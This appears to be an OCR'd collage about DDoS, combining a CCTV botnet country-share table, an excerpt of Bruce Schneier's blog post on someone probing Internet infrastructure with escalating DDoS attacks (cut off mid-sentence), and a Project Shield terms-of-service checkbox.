


CCTV DDoS Botnet Geographic Distribution

	Taiwan	USA	Indonesia	Mexico	Malaysia	Israel	Italy	Vietnam	France	Spain
%	24%	12%	9%	8%	6%	5%	5%	2%	2%	2%

7 Layer Model of Internet





Schneier on Security


Blog >

Someone Is Learning How to Take Down the Internet

Over the past year or two, someone has been probing the defenses of the companies that run critical pieces of the Internet. These probes take the form of precisely calibrated attacks designed to determine exactly how well these companies can defend themselves, and what would be required to take them down. We don't know who is doing this, but it feels like a large nation state. China or Russia would be my first guesses.

First, a little background. If you want to take a network off the Internet, the easiest way to do it is with a distributed denial-of-service attack (DDoS). Like the name says, this is an attack designed to prevent legitimate users from getting to the site. There are subtleties, but basically it means blasting so much data at the site that it's overwhelmed. These attacks are not new: hackers do this to sites they don't like, and criminals have done it as a method of extortion. There is an entire industry, with an arsenal of technologies, devoted to DDoS defense. But largely it's a matter of bandwidth. If the attacker has a bigger fire hose of data than the defender has, the attacker wins.

Recently, some of the major companies that provide the basic infrastructure that makes the Internet work have seen an increase in DDoS attacks against them. Moreover, they have seen a certain profile of attacks. These attacks are significantly larger than the ones they're used to seeing. They last longer. They're more sophisticated. And they look like probing. One week, the attack would start at a particular level of attack and slowly ramp up before stopping. The next week, it would start at that higher point and continue. And so on, along those lines, as if the attacker were looking for the exact



Project Shield

Project Shield

Protecting Free Expression From DDoS


By checking "I Agree with the Project Shield Terms of Service" button, you agree to comply with the following terms. If you are clicking on behalf of an organization, do not click unless you are authorized to represent that organization.

☑ I Agree with the Project Shield Terms of Service

